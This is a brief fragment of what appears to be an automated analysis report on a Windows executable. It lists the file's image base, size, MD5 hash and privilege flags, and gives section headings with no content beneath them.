Imagebase:	0x10000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Disassembly

Code Analysis